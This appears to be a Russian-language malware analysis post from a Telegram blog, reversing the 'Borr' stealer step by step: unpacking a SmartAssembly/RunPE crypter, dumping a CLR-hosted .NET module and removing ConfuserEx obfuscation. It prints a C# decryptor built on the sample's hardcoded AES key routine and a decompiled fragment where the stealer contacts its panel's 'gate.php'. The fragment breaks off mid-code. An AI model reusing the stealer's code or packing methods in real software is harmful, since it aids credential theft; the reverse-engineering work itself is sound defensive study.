Borr Malware

By https://t.me/onek1lo_blog

Published: 2020-02-04 · Archived: 2026-04-05 23:09:53 UTC

Borr Malware


https://t.me/onek1lo_blog

Продажник: https://lolzteam.online/threads/1327287/

Семпл: https://twitter.com/ViriBack/status/1222704498923032576


Реверс

Для начала откроем файл в ExeInfoPe.



Исходный семпл


DotNet файл, накрытый SmartAssembly. Первым делом попытаемся скормить его De4dot.




Результат не порадовал, чистого файла мы не получили. Придется смотреть вручную. Открываем файл в DnSpy, переходим в .cctor

.cctor

Ничего интересного в этих методах я не нашел. Но зато меня привлек файл в ресурсах, очень похожий на шифрованный бинарник.




Значит, в каком то куске кода он будет расшифрован и подгружен. Пропускаем методы (ставим брекпоинт в конце .cctor), шагаем и смотрим модули



Подгрузилась Dll (1thzpxouagh). Сохраняем ее и открываем в DnSpy.

Оказывается, стиллер накрыт криптом из SmartAssembly + RunPE. Стаб использует RunPE, а значит скорее всего в ресурсах нативный файл.




Смотрим ресурсы, видим шифрованный файл. В самом коде все главные методы без обфускации. Написать декриптор будет просто.

```
static void Main(string[] args)
{
    File.WriteAllBytes("Decrypted.bin", AES_Decrypt(File.ReadAllBytes(args[0])));
}

public static byte[] AES_Decrypt(byte[] bytesToBeDecrypted)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
1,
2,
3,
4,
5,
6,
7,
8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            string s = "MjU2";
            byte[] bytes = Convert.FromBase64String(s);
            string @string = Encoding.ASCII.GetString(bytes);
            int keySize = int.Parse(@string);
            string s2 = "MTI4";
            byte[] bytes2 = Convert.FromBase64String(s2);
            string string2 = Encoding.ASCII.GetString(bytes2);
            int blockSize = int.Parse(string2);
            rijndaelManaged.KeySize = keySize;
            rijndaelManaged.BlockSize = blockSize;
            byte[] bytes3 = Encoding.UTF8.GetBytes("cuc55qr4ka1");
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(bytes3, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
```

Пишем декриптор

После расшифровки получаем чистый билд. Откроем его в ExeInfoPE.




Чистый билд

Файл нативен, и это правда. Но несовсем. Данный софт использует технологию *CRL-Hosting*. Грубо говоря, перед нами сейчас нативная обертка DotNet файла.

С точки зрения написания малвари кажется, что этот способ сокрытия кода наиболее эффективен. Однако это не панацея. В процессе работы будет подгружен .net модуль, который легко сдампить.


В нашем случае все еще проще. Стиллер работает какое-то время, а значит можно даже не искать нужные брекпоинты - просто запускаем приложение в дебаггере, ждем несколько секунд и ставим паузу. Net модуль загружен, можно дампить.

Лично я испльзовал x32dbg и ExtremeDumper.




Дампим, дампим, дампим...

Что делаем? Правильно.




Последний рывок

Неизвестный обфускатор. Ничего страшного, открываем в DnSpy и видим мод конфузера.




Шо, опять?


Ставим брекпоинт на Main, чекаем переменные.



Сохраняем, открываем, уже лучше. Однако строки и методы все равно обфусцированны.



Теперь пришло время заюзать спец тулзы для конфузера. В конце концов имеем чистые сурсы.



Анализ кода

Первое что бросается в глаза - конфиг передается открытым текстом. Неужели так сложно было сделать банальный XOR+base64? Просто несерьезно.

```
// Token: 0x020000A6 RID: 166
internal class Setting_Parser
{
    // Token: 0x06000AB4 RID: 2740 RVA: 0x0003154C File Offset: 0x0002F74C
    public static void response()
    {
        string text = "";
        using (WebResponse response = WebRequest.Create(Settings.panel_url + "gate.php").GetResponse())
        {
